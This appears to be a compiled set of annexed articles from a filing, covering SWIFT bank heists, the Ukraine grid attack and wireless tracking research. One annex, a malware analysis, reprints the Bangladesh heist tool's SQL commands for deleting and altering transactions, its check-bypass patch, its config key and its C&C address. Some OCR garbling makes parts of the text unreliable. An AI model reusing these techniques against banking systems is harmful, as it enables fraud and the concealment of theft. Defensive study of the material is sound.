Updated Hackers managed to pinch $60m from the Far Eastern International Bank in Taiwan by infiltrating its computers last week. Now, most of the money has been recovered, and two arrests have been made in connection with the cyber-heist.

On Friday, the bank admitted the cyber-crooks planted malware on its PCs and servers in order to gain access to its SWIFT terminal, which is used to transfer funds between financial institutions across the world.

The malware's masterminds, we're told, managed to harvest the credentials needed to commandeer the terminal and drain money out of the bank. By the time staff noticed the weird transactions, $60m had

https://www.theregister.co.uk/2017/10/11/hackers_swift_taiwan/[22/01/2018 07:03:38 p. m.]

already been wired to banks in the US, Cambodia, and Sri Lanka.

Far Eastern vice president Liu Lung-kuang claimed, as they always do, that the software nasty used in the attack was of a type never seen before. No customer information was accessed during the hackers' raid, he said, and the bank would cover any losses.

According to the Taipei Times, the Taiwanese Premier William Lai has thrust a probe into the affair, and has asked the banking sector to investigate. Interpol has already begun its inquiries, and – thanks to security mechanism introduced between banks – all but $500,000 has been recovered.

Two arrests connected to the theft were made in Sri Lanka and, according to the Colombo Gazette, one of them is Shalila Moonesinghe. He's the head of the state-run Litro Gas company and was cuffed after police allegedly found $1.1m of the Taiwanese funds in his personal bank account. Another suspect is still at large.

There has been a spate of cyber-attacks against banks in which miscreants gain access to their SWIFT equipment to siphon off millions. The largest such heist was in February 2016 when hackers unknown (possibly from North Korea) stole $81m while trying to pull off the first $1bn electronic cyber-robbery.

SWIFT has, apparently, tried to help its customers shore up their security; it seems the banking sector as a whole needs to be more on its toes to prevent future unauthorized accesses. ®

Updated to add

A spokesman for SWIFT has been in touch to stress: "The SWIFT network was not compromised in this attack."

Sponsored: Minds Mastering Machines - Call for papers now open

Tips and corrections

11 Comments

Sign up to our Newsletter - Get IT in your inbox daily

MORE Swift Hacking

ANEXO "E"

Impresión del artículo referenciado en el pie de página 6

http://www.reuters.com/article/cyber-heist/swift-says-hackers-still-targeting-bank-messaging-system-idUSL2N1MN298?rpc=401&

Consultada el 22 de eenero de 2018

APT28 Vs Javelin

See What Would happen If Javelin As Put Against APT28. Watch Video Now!

Javelin Networks

#INTEL OCTOBER 13, 2017 / 6:03 AM / 3 MONTHS AGO

SWIFT says hackers still targeting bank messaging system

Jim Finkle

2 MIN READ

TORONTO, Oct 13 (Reuters) - Hackers continue to target the SWIFT bank messaging system, though security controls instituted after last year's $81 million heist at Bangladesh's central bank have helped thwart many of those attempts, a senior SWIFT official told Reuters.

"Attempts continue," said Stephen Gilderdale, head of SWIFT's Customer Security Programme, in a phone interview. "That is what we expected. We didn't expect the adversaries to suddenly disappear."

The disclosure underscores that banks remain at risk of cyber attacks targeting computers used to access SWIFT almost two years after the February 2016 theft from a Bangladesh Bank account at the Federal Reserve Bank of New York.

SWIFT says hackers still targeting bank messaging system

Gilderdale declined to say how many hacks had been attempted this year, what percentage were successful, how much money had been stolen or whether they were growing or slowing down.

On Monday, two people were arrested in Sri Lanka for suspected money laundering from a Taiwanese bank whose computer system was hacked to enable illicit transactions abroad. Police acted after the state-owned Bank of Ceylon reported a suspicious transfer.

SWIFT, a Belgium-based co-operative owned by its user banks, has declined comment on the case, saying it does not discuss individual entities.

Gilderdale said that some security measures instituted in the wake of the Bangladesh Bank heist had thwarted attempts.

As an example, he said that SWIFT had stopped some heists thanks to an update to its software that automatically sends alerts when hackers tamper with data on bank computers used to access the messaging network.

SWIFT shares technical information about cyber attacks and other details on how hackers target banks on a private portal open to its members.

Gilderdale was speaking ahead of the organization's annual Sibos global user conference, which starts on Monday in Toronto.

At the conference, SWIFT will release details of a plan to start offering security data in "machine digestible" formats that banks can use to automate efforts to discover and remediate cyber attacks, he said.

SWIFT will also unveil plans to start sharing that data with outside security vendors so they can incorporate the information into their products, he said.

Reporting by Jim Finkle, Editing by Rosalba O'Brien

Our Standards: *The Thomson Reuters Trust Principles.*

SPONSORED

ANEXO "F"

Impresión del artículo referenciado en el pie de página 6
http://www.bbc.com/news/technology-38573074
Consultada el 15 de enero de 2018

BBC Home News Sport Weather Shop Earth Travel

Video | World | UK | Business | Tech | Science | Stories | Entertainment & Arts | Health | World News TV | More

ADVERTISEMENT

TODAY'S NEWS IN VERTICAL VIDEO
DOWNLOAD THE APP
BBC NEWS

Technology

Ukraine power cut 'was cyber-attack'

11 January 2017 Share

Ukraine's electricity grid has been attacked twice by hackers

A power cut that hit part of the Ukrainian capital, Kiev, in December has been judged a cyber-attack by researchers investigating the incident.

The blackout lasted just over an hour and started just before midnight on 17 December.

The cyber-security company Information Systems Security Partners (ISSP) has linked the incident to a **hack and blackout in 2015** that affected 225,000.

It also said a series of other recent attacks in Ukraine were connected.

The 2016 power cut had amounted to a loss of about one fifth of Kiev's power consumption at that time of night, national energy company Ukrenergo said at the time.

It affected the Pivnichna substation outside the capital, and left people in part of the city and a surrounding area without electricity until shortly after 01:00.

Top Stories

Raid on Venezuela pilot ends in bloodshed
4 hours ago

Turkey denounces US 'terror army' plan
9 hours ago

Cranberries singer Dolores O'Riordan dies
1 hour ago

ADVERTISEMENT

Features

ISSP

Oleksii Yasnskiy, a researcher at ISSP, said the attacks in 2016 and 2015 "were not much different"

The attack took place almost exactly one year after a much larger hack on a regional electricity distribution company. That was later blamed on the Russian security services.

The latest attack has not publicly been attributed to any state actor, but Ukraine has said Russia directed thousands of cyber attacks towards it in the final months of 2016.

'Not much different'

ISSP, a Ukrainian company investigating the incidents on behalf of Ukrenergo, now appears to be suggesting a firmer link.

It said that both the 2015 and 2016 attacks were connected, along with a series of hacks on other state institutions this December, including the national railway system, several government ministries and a national pension fund.

Oleksii Yasnskiy, head of ISSP labs, said: "The attacks in 2016 and 2015 were not much different - the only distinction was that the attacks of 2016 became more complex and were much better organised."

BRENDAN HOFFMAN

President Petro Poroshenko has said Russia is waging a cyber-war against Ukraine

He also said different criminal groups had worked together, and seemed to be testing techniques that could be used elsewhere in the world for sabotage.

However, David Emm, principal security Researcher at Kaspersky Lab, said it was was "hard to say for sure" if the incident was a trial run.

"It's possible, but given that critical infrastructure facilities vary so widely - and therefore require different approaches to compromise the systems - the re-use of malware across systems is likely to be limited," he told the BBC.

Still Friends? The trouble with old sitcoms

The Japanese star who taught China's young about sex

'Floating on air' after 19kg tumour is removed

▶

The missing - aftermath of Trump's crackdown

The Israeli boy who survived Mumbai attack

▶

Looking for my brother

"On the other hand, if a system has proved to be porous in the past, it is likely to encourage further attempts."

'Acts of terrorism'

In December, Ukraine's president, Petro Poroshenko, said hackers had targeted state institutions some 6,500 times in the last two months of 2016.

He said the incidents showed Russia **was waging a cyber-war** against the country.

"Acts of terrorism and sabotage on critical infrastructure facilities remain possible today," Mr Poroshenko said during a meeting of the National Security and Defence Council, according to a statement released by his office.

"The investigation of a number of incidents indicated the complicity directly or indirectly of Russian security services."

Related Topics

Cyber-security **Ukraine**

Share this story About sharing

More on this story

Ukraine hackers claim huge Kremlin email breach
3 November 2016

Ukraine cyber-attacks 'could happen to UK'
29 February 2016

Ukraine power 'hack attacks' explained
29 February 2016

Technology

Ford to invest $11bn in electric vehicles
15 January 2018 Technology
338

1,000 young people charged over sex video
15 January 2015 Europe

Time machine camera gets 'missed moments'
15 January 2018 Technology

More Videos from the BBC

Desert temples of stone

Chile's female prisoners pin their hopes on Pope's visit

Elephant's trunk? The story of the @ sign

Most Read

1 Cranberries singer Dolores O'Riordan dies suddenly aged 46
2 Rape case collapses after 'cuddling' photos emerge
3 Denmark Facebook sex video: More than 1,000 young people charged
4 Black Death 'spread by humans not rats'
5 Still Friends? The trouble with old sitcoms
6 Carillion collapse: Ministers hold emergency meeting
7 Steven Seagal denies Bond girl assault
8 Poppi Worthington: Toddler sexually assaulted, coroner rules
9 Sora Aoi: Japan's porn star who taught a Chinese generation about sex

ANEXO "G"

Impresión del artículo referenciado en el pie de página 6
http://baesystemsai.blogspot.mx/2016/04/two-bytes-to-951m.html,
Consultada el 22 de enero de 2018

Home › Threat Research › Two bytes to $951m

Posted by Sergei Shevchenko - Monday, 25 April 2016

TWO BYTES TO $951M

In February 2016 one of the largest cyber heists was committed and subsequently disclosed. An unknown attacker gained access to the Bangladesh Bank's (BB) SWIFT payment system and reportedly instructed an American bank to transfer money from BB's account to accounts in The Philippines. The attackers attempted to steal $951m, of which $81m is still unaccounted for.

The technical details of the attack have yet to be made public, however we've recently identified tools uploaded to online malware repositories that we believe are linked to the heist. The custom malware was submitted by a user in Bangladesh, and contains sophisticated functionality for interacting with local SWIFT Alliance Access software running in the victim infrastructure.

This malware appears to be just part of a wider attack toolkit, and would have been used to cover the attackers' tracks as they sent forged payment instructions to make the transfers. This would have hampered the detection and response to the attack, giving more time for the subsequent money laundering to take pla ace

The tools are highly configurable and given the correct access could feasibly be used for similar attacks in the future.

Malware samples

SHA1	Compile time	Size (bytes)	Filename
525a5e3ae4e3df8c9c61f2a49e38541d196e9228	2016-02-05 11:46:20	65,536	evtdiag.exe
76bab478dcc70f979ce6[illegible]06e6ba50ee34e37e	2016-02-04 13:45:39	16,384	evtsys.exe
70bf16597e375ad691f2c1efa194dbe7f60e4eeb	2016-02-05 08:55:19	24,576	nroff_b.exe
6207b92842b28a438330a2bf0eeedcab7ef0a163	N/A	33,848	gpca.dat

We believe all files were created by the same actor(s), but the main focus of the report will be on 525a5e3ae4e3df8c9c61f2a49e38541d196e9228 as this is the component that contains logic for interacting with the SWIFT software.

SUBSCRIBE

Sign up to receive our regular Cyber Threat Bulletin

POPULAR POSTS

TWO BYTES TO $951M

WANACRYPT0R RANSOMWORM

CYBER HEIST ATTRIBUTION

CONTACT

For further information or to talk to an expert, please contact us

The malware registers itself as a service and operates within an environment running SWIFT's Alliance software suite, powered by an Oracle Database.

The main purpose is to inspect SWIFT messages for strings defined in the configuration file. From these messages, the malware can extract fields such as transfer references and SWIFT addresses to interact with the system database. These details are then used to delete specific transactions, or update transaction amounts appearing in balance reporting messages based on the amount of Convertible Currency available in specific accounts.

This functionality runs in a loop until 6am on 6th February 2016. This is significant given the transfers are believed to have occurred in the two days prior to this date. The tool was custom made for this job and shows a significant level of knowledge of SWIFT Alliance Access software as well as good malware coding skills.

Malware config and logging

When run, the malware decrypts the contents of its configuration file, using the RC4 key:

```
4e 35 1f a7 7f 03 cc aa 0d 56 ed ef f9 ed 05 ef
```

This configuration is located in the following directory on the victim device:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\gpca.dat
```

The configuration file contains a list of transaction IDs, some additional environment information, and the following IP address to be used for command-and-control (C&C):

```
196.202.103.174
```

The sample also uses the following file for logging:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\recas.dat
```


Module patching

The malware enumerates all processes, and if a process has the module `liboradb.dll` loaded in it, it will patch 2 bytes in its memory at a specific offset. The patch will replace 2 bytes `0x75` and `0x04` with the bytes `0x90` and `0x90`.

These two bytes are the JNZ opcode, briefly explained as *'If the result of the previous comparison operation is not zero, then jump into the address that follows this instruction, plus 4 bytes'*.

Essentially, this opcode is a conditional jump instruction that follows some important check, such as a

key validity check or authorisation success check.



The patch will replace this 2-byte conditional jump with 2 'do-nothing' (NOP) instructions, effectively forcing the host application to believe that the failed check has in fact succeeded.

For example, the original code could look like:

```
85 C0            test eax, eax ; some important check
75 04            jnz  failed   ; if failed, jump to 'failed' label below
33 c0            xor  eax, eax ; otherwise, set result to 0 (success)
eb 17            jmp  exit     ; and then exit
         failed:
B8 01 00 00 00   mov  eax, 1   ; set result to 1 (failure)
```

Once it's patched, it would look like:

```
85 C0            test eax, eax ; some important check
90               nop           ; 'do nothing' in place of 0x75
90               nop           ; 'do nothing' in place of 0x04
33 c0            xor  eax, eax ; always set result to 0 (success)
eb 17            jmp  exit     ; and then exit
         failed:
B8 01 00 00 00   mov  eax, 1   ; never reached: set result to 1 (fail)
```

As a result, the important check result will be ignored, and the code will never jump to 'failed'. Instead, it will proceed into setting result to 0 (success).

The `liboraadb.dll` module belongs to SWIFT's Alliance software suite, powered by Oracle Database, and is responsible for:

- Reading the Alliance database path from the registry.
- Starting the database.
- Performing database backup & restore functions.

By modifying the local instance of SWIFT Alliance Access software, the malware grants itself the ability to execute database transactions within the victim network.

SWIFT message monitoring

The malware monitors SWIFT Financial Application (FIN) messages, by parsing the contents of the files `*.pas` and `*.fal` located within the directories:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\msm\in\
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Alliance\msm\out\
```

It parses the messages, looking for strings defined in `gpca.dat`. We expect these will be unique identifiers that identify malicious transactions initiated by the attackers. If present, it then attempts to

extract a `MESG_TRN_REF` and `MESG_SENDER_SWIFT_ADDRESS` from that same message by looking for the following hard coded strings

```
"FIN 900 Confirmation of Debit"
"20: Transaction"
"Sender :"
[additional filters from the decrypted configuration file gpca.dat]
```

The malware will use this extracted data to form valid SQL statements. It attempts to retrieve the SWIFT unique message ID (`MESG_S_UMID`) that corresponds to the transfer reference and sender address retrieved earlier

```
SELECT MESG_S_UMID FROM SAAOWNER.MESG_%s WHERE MESG_SENDER_SWIFT_ADDRESS
LIKE '%%%s%%' AND MESG_TRN_REF LIKE '%%%s%%';
```

The `MESG_S_UMID` is then passed to `DELETE` statements, deleting the transaction from the local database

```
DELETE FROM SAAOWNER.MESG_%s WHERE MESG_S_UMID = '%s';
DELETE FROM SAAOWNER.TEXT_%s WHERE TEXT_S_UMID = '%s';
```

The SQL statements are dropped into a temporary file with the 'SQL' prefix. The SQL statements are prepended with the following prefixed statements:

```
set heading off;
set linesize 32567;
SET FEEDBACK OFF;
SET ECHO OFF;
SET FEED OFF;
SET VERIFY OFF;
```

Once the temporary file with the SQL statements is constructed, it is executed from a shell script with 'sysdba' permissions. An example is shown below

```
cmd.exe /c echo exit | sqlplus -S / as sysdba @[SQL_Statements] >
[OUTPUT_FILE]
```

Login monitoring

After start up the malware falls into a loop where it constantly checks for the journal record that contains the "Login" string in it

```
SELECT * FROM (SELECT JRNL_DISPLAY_TEXT, JRNL_DATE_TIME FROM
SAAOWNER.JRNL_%s WHERE JRNL_DISPLAY_TEXT LIKE '%%LT BBHOBDDHA: Log%%'
ORDER BY JRNL_DATE_TIME DESC) A WHERE ROWNUM = 1;
```

NOTE: `'BBHOBDDH'` is the SWIFT code for the Bangladesh Bank in Dhaka

If it fails to find the "Login" record, it falls asleep for 5 seconds and then tries again. Once the "Login" record is found, the malware sends a GET request to the remote C&C.

The GET request has the format:

```
[C&C_server]?O^[data]
```

The malware notifies the remote C&C each hour of events, sending "---O" if the 'Login' (open) event occurred, "---C" in case "Logout" (close) event occurred, or "---N" if neither of the events

occurred, e.g.:

```
[C&C_server]/al?---0
```

Manipulating balances

The malware monitors all SWIFT messages found in:

```
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\in\*.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\out\*.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcp\unk\*.*
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\nfzp
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\nfzf
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\fofp
[ROOT_DRIVE]:\Users\Administrator\AppData\Local\Allians\mcs\foff
```

The messages are parsed looking for information tagged with the following strings:

```
"19A: Amount"
": Debit"
"Debit/Credit :"
"Sender :"
"Amount :"
"FEDERAL RESERVE BANK"
" D"
" C"
"62F: "
"60F: "
"62M: "
"60M: "
"Credit"
"Debit"
" 64: "
" 20: Transaction"
"90B: Price"
```

For example, the "62F:" field specifies the closing balance, "60F:" is opening balance, "19A:" is transaction amount.

The malware also checks if the messages contain a filter specified within the configuration file gpca.dat.

The logged in account, as seen from the journal, is then used to check how much Convertible Currency amount (MESG_FIN_CCY_AMOUNT) it has available:

```
SELECT MESG_FIN_CCY_AMOUNT FROM SAAOWNER.MESG_%s WHERE MESG_S_UMID = '%s';
```

Alternatively, it can query for a message for a specified sender with a specified amount of Convertible Currency:

```
SELECT MESG_S_UMID FROM SAAOWNER.MESG_%s WHERE MESG_SENDER_SWIFT_ADDRESS
LIKE '%%%s%%' AND MESG_FIN_CCY_AMOUNT LIKE '%%%s%%';
```

The amount of Convertible Currency is then manipulated in the message by changing it to the arbitrary value (SET MESG_FIN_CCY_AMOUNT):

```
UPDATE SAAOWNER.MESG_%s SET MESG_FIN_CCY_AMOUNT = '%s' WHERE MESG_S_UMID =
'%s';
UPDATE SAAOWNER.TEXT_%s SET TEXT_DATA_BLOCK =
UTL_RAW.CAST_TO_VARCHAR2('%s') WHERE TEXT_S_UMID = '%s';
```

Printer manipulation

In order to hide the fraudulent transactions carried out by the attacker(s), the database/message manipulations are not sufficient. SWIFT network also generates confirmation messages, and these messages are sent by the software for printing. If the fraudulent transaction confirmations are printed out, the banking officials can spot an anomaly and then respond appropriately to stop such transactions from happening.

Hence, the malware also intercepts the confirmation SWIFT messages and then sends for printing the 'doctored' (manipulated) copies of such messages in order to cover up the fraudulent transactions.

To achieve that, the SWIFT messages the malware locates are read, parsed, and converted into PRT files that describe the text in Printer Command Language (PCL).

These temporary PRT files are then submitted for printing by using another executable file called nroff.exe, a legitimate tool from the SWIFT software suite.

The PCL language used specifies the printer model, which is *"HP LaserJet 400 M401"*

Once sent for printing, the PRT files are then overwritten with '0's (reliably deleted).

CONCLUSIONS

The analysed sample allows a glimpse into the toolkit of one of the team in well-planned bank heist. Many pieces of the puzzle are still missing though: how the attackers sent the fraudulent transfers; how the malware was implanted; and crucially, who was behind this.

This malware was written bespoke for attacking a specific victim infrastructure, but the general tools, techniques and procedures used in the attack may allow the gang to strike again. All financial institutions who run SWIFT Alliance Access and similar systems should be seriously reviewing their security now to make sure they too are not exposed.

This attacker put significant effort into deleting evidence of their activities, subverting normal business processes to remain undetected and hampering the response from the victim. The wider lesson learned here may be that criminals are conducting more and more sophisticated attacks against victim organisations, particularly in the area of network intrusions (which has traditionally been the domain of the 'APT' actor). As the threat evolves, businesses and other network owners need to ensure they are prepared to keep up with the evolving challenge of securing critical systems.

at 08:00

ANEXO "H"

Impresión del artículo referenciado en el pie de página 6
http://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375,
Consultada el 22 de enero de 2018

Roban $12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

GIZMODO

Roban $12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT


Matías S. Zavia
9/26/16 7:19am • Archivar en ATAQUES INFORMÁTICOS

Share Tweet

https://es.gizmodo.com/roban-12-millones-a-un-banco-de-ecuador-en-un-nuevo-ca-1778855375[22/01/2018 07:21:27 p. m.]

Roban $12 millones a un banco de Ecuador en un nuevo caso de hackeo al sistema SWIFT

En febrero, unos hackers consiguieron robar 81 millones de dólares al Banco Central de Bangladesh a través del sistema SWIFT (y una falta de ortografía evitó que robaran 870 millones más). Más adelante, un banco vietnamita denunció otro caso similar —y ahora ha pasado lo mismo en Ecuador.



La falta de ortografía que evitó que unos hackers robaran 870 millones de dólares

Escribir fandation en lugar de foundation, la falta de ortografía que evitó que un grupo de hackers ...

Read more

El robo a Banco del Austro tuvo lugar hace más de 15 meses, pero desde la entidad ecuatoriana aseguran que no se habían dado cuenta hasta ahora. Una vez más, los hackers se sirvieron de mensajes fraudulentos en el sistema SWIFT para mover 12 millones de dólares a diferentes entidades bancarias de todo el mundo. 89 millones fueron a parar a 23 cuentas de Hong Kong y los 3 millones restantes acabaron en Dubai y otras partes del planeta.

Banco del Austro ha interpuesto una demanda contra otro banco, el estadounidense Wells Fargo, que ordenó la mayor parte de las transferencias (por un valor de 9 millones de dólares). Los ladrones utilizaron las credenciales de los empleados de Wells Fargo en el sistema global SWIFT para transferir el dinero a sus propias cuentas en el extranjero.

En el famoso caso de Bangladesh, la policía culpó del robo al uso de unos *switches* de mala calidad —sólo costaban 10 dólares— en la red de ordenadores del banco conectada al sistema SWIFT. Luego se supo que los hackers habían inyectado un *malware* en la red local (evtdiag.exe) con el que podían acceder a la base de datos de SWIFT y manipular los registros para ocultar las transferencias.

Más de 9.000 sociedades financieras utilizan SWIFT como sistema de mensajería interbancario. La cooperativa que lo controla ha advertido a los bancos de los casos de fraude y les ha proporcionado una actualización de software para que no se vean

afectados por el *malware*. Pero aseguran que la vulnerabilidad que permite el ataque no está en el sistema SWIFT sino en los sistemas de seguridad locales de los bancos que han sufrido robos. [Reuters vía Engadget]

Síguenos también en Twitter, Facebook y Flipboard.

Click here to view this kinja-labs.com embed

ABOUT THE AUTHOR

Matías S. Zavia

Matías tiene dos grandes pasiones: Internet y el dulce de leche

Email Twitter Posts Keys

ANEXO "I"

Impresión del artículo referenciado en el pie de página 6
https://www.nena.org/news/119592/DHS-Bulletin-on-Denial-of-Service-TDoS-Attacks-on-PSAPs.htm
Consultada el 22 de enero de 2018

them resume. Once attacked, the attacks can start randomly over weeks or months.

- The attacks followed a person with a heavy accent demanding payment of $5,000 from the company because of default by an employee who either no longer works at the PSAP or never did.

What we need from victims

- Additional insight into the scope and impact of the event- specifically how many communications centers have been attacked is critical to identifying the true scope of this occurrence.
- In order to ensure situational awareness with our members and member agencies, it is critical that this information be disseminated to emergency communications centers, PSAPs, government IT departments, and any related government agency with a vested interest in emergency communications continuity of operations.

Recommend the following:

- Targeted organizations should not pay the blackmail.
- Report all attacks to the FBI by logging onto the website www.ic3.gov.
  - Ensure in the title of the report you use the keyword TDoS.
  - Ensure that you identify yourself as a PSAP or Public Safety organization. Capture as much details as possible.
    - Calls logs from "collection" call and TDoS
    - Time, date, originating phone number, traffic characteristics
    - Call back number to the "collections" company or requesting organization
    - Method of payment and account number where "collection" company requests payment be paid
    - ANY information you can obtain about the caller, or his/her organization will be of tremendous assistance in this investigation and in preventing further attacks.
- Contact your telephone service provider; they may be able to assist by blocking portions of the attack.
- Should you have any questions please contact the National Coordinating Center for Communications at NCC@hq.dhs.gov or 703-235-5080.

« Back to Index

Calendar more

EMP Exam - Winter 2015

9-1-1 Center Supervisor Program - Lincoln, NE

9-1-1 Goes To Washington

NENA Chapter Leader Workshop

CONTACT US
1700 Diagonal Road
Suite 500
Alexandria, VA 22314
Phone: 202.466.4911
Fax: 202.618.6370

QUICK LINKS
Home
Become a Member
Store
Conferences
Next Generation Partner Program
Get Involved
Member Search
911 Talk Email List
Events Calendar
Friends of 9-1-1

GET SOCIAL WITH US

ANEXO "J"

Impresión del artículo referenciado en el pie de página 6
http://www.cyberdefensemagazine.com/flaws-in-mac-address-randomization-implemented-by-vendors-allow-mobile-tracking/,
Consultada el 4 de marzo de 2018

Call us Toll Free (USA) 1 833 844 9468 International +1 603 280 4451 M-F 8am to 6pm EST

CDM
CYBER DEFENSE MAGAZINE

JNQ is safely and securely bringing SMB v3 file Sharing to any Java Application Learn More
TRUSTED BY OEM, SOFTWARE BACKUP, DATA MANAGEMENT AND IOT DEVELOPERS
Encrypted File Sharing Library Helping Software Developers Worldwide Defend Against The Next WannaCry

SIGN UP FOR FREE MONTHLY E-MAGAZINES

SUBSCRIBE

802.1X Authentication Has Never Been Easier!
READ HOW
portnox

Flaws in MAC address randomization implemented by vendors allow mobile tracking

on March 14, 2017 |

Researchers devised a new attack method that can be leveraged to track mobile devices that rely on MAC address randomization mechanism.

The MAC address is a unique and an hardcoded identifier assigned to a device's network interface. This characteristic makes it an excellent tool for the tracking of the devices. A group of researchers from the U.S. Naval Academy has devised a new attack method that can be leveraged to track mobile devices that rely on Media Access Control (MAC) address randomization mechanism used to protect the users' privacy.

The MAC address randomization uses broadcasting a random Wi-Fi MAC address making difficult the monitoring of the MAC address.

Starting from a **previous research**, the researchers have demonstrated that MAC address randomization is not sufficient to protect the users.

The MAC address randomization was introduced by Google for Android devices in 2015 with the release of Android's Marshmallow.

The experts discovered that many device manufacturers that use Android, including Samsung, have not enabled MAC address randomization.

Apple introduced the feature in mid-2014 with the release of iOS 8, but experts found that iOS 10 makes it easy to identify and track devices regardless of their use of MAC address randomization.

U.S. Naval Academy researchers identified various flaws in a majority of the Android implementations of MAC randomization, allowing them to break the protection in the case of roughly 90 percent of mobile devices they have tested.

Tweets by @CyberDefenseMag

CyberDefenseMagazine
@CyberDefenseMag

@CyberDefenseMag's Publisher @StevenSamuel struggled to recall travel tips. In line with @Robertherjavec ... @HerjavecGroup and learn valuable lessons...
robertherjavec.com/advice-to-yours...

The Advice I Would Give...
We've seen a lot of Younger...
robertherjavec.com

Apr 3, 2018

CyberDefenseMagazine

Embed View on Twitter

2017 PRINT EDITION

PAST EDITIONS

Read all past editions here

"First, we show that devices commonly make improper use of randomization by sending wireless frames with the true, global address when they should be using a randomized address," reads the paper published by the experts.

"We move on to extend the passive identification techniques of Vanhoef et al. to effectively defeat randomization in ~96% of Android phones. Finally, we show a method that can be used to track 100% of devices using randomization, regardless of manufacturer, by exploiting a previously unknown flaw in the way existing wireless chipsets handle low-level control frames."

The experts also analyzed so-called **Karma attacks**, a method that leverages on rogue access points (Evil AP attack) that pose as known and trusted networks.

The researchers devised a new method that relies on Request-to-Send (RTS) and Clear-to-Send (CTS) control frames to expose the global MAC address for any kind of device.

According to the IEEE 802.11 specification, the RTS and CTS control frames are used to avoid collisions, basically every time a node using the channel to send data, it transmits also an RTS frame to inform other nodes that the channel should not be used in order to avoid collisions. time a node in using the channel to send data, it transmits also an RTS frame to inform other nodes that the channel should not be used in order to avoid collisions. time a node in time a rogers.

The recipient node responds with a CTS frame when it is ready to receive data.

The knowledge of this mechanism could be exploited by attackers that can send an RTS frame to IEEE 802.11 client devices, then analyzing the CTS response it can derive the global MAC address of the target. Once obtained the global MAC address, the attacker can use it to track the target device in the future by sending it RTS frames containing the global MAC.

The group of experts successfully tested the technique on over a mobiles from multiple vendors, including iPhone 5s, iPhone 6s, iPad Air, Google Pixel, LG Nexus 5X, LG G4 and Lenovo/Motorola Nexus 6, Moto Z Play and OnePlus 5.

Experts speculate RTS/CTS responses are managed within the 802.11 chipset, instead of the operating system, this means the only way to prevent the attacks is to distribute a firmware patch that have to be distributed by manufacturers.

"There are multiple scenarios in which a motivated attacker could use this method to violate the privacy of an unsuspecting user. If the global MAC address for a user is ever known, it can then be added to a database for future tracking," added the researchers. "Conceivably, an adversary with a sufficiently large database and advanced transmission capabilities could render randomization protections moot."

The experts highlighted the importance to adopt a universal randomization policy with clear requirements for the implementation of the protection mechanism.

"We propose the following best practices for MAC address randomization. Firstly, mandate a universal randomization policy to be used across the spectra of 802.11 client devices. We have illustrated that when vendors implement unique MAC address randomization schemes it becomes easier to identify and track those devices." concluded the experts. "A universal policy must include at minimum, rules for randomized MAC address byte structure, 802.11 IE usage, and sequence number behavior."

Pierluigi Paganini

Share this story: Tweet | Me gusta | G+ | Share

Recent Posts

We're Reforming The Global Threat Intelligence Vendor Landscape at RSA Conference 2018
April 5, 2018 - 0 Comment

After Cambridge Analytica scandal Facebook announces Elections security Improvements

April 9, 2018 - 0 Comments

Nation State Attacks Continue Unimpeded, So Why Haven't We Stopped Them?

April 9, 2018 - 0 Comments

UPCOMING EVENTS

TUE 10 APR 2018	WED 11 APR 2018	BLOCKCHAIN OPPORTUNITIES SUMMIT CANADA / April 10-11, 2018, Toronto ON
TUE 10 APR 2018	THU 12 APR 2018	Cyber Risk & Data Security
WED 11 APR 2018	THU 12 APR 2018	Cyber Resilience & Info Security Seminar 2018
	MON 16 APR 2018	2018 Global Insider Threat Summit
WED 18 APR 2018	THU 19 APR 2018	MENA CISO Forum
MON 23 APR 2018	TUE 24 APR 2018	IT & Digital Leaders Dialogue UK
MON 23 APR 2018	TUE 24 APR 2018	Tech Infrastructure Dialogue UK

Home

© 2018, Cyber Defense Magazine. All rights reserved worldwide.

ANEXO "K"

Impresión del artículo referenciado en el pie de página 7
https://www.offensive-security.com/metasploit-unleashed/information-gathering/,
Consultada el 22 de enero de 2018


Information Gathering in Metasploit

Information Gathering with Metasploit
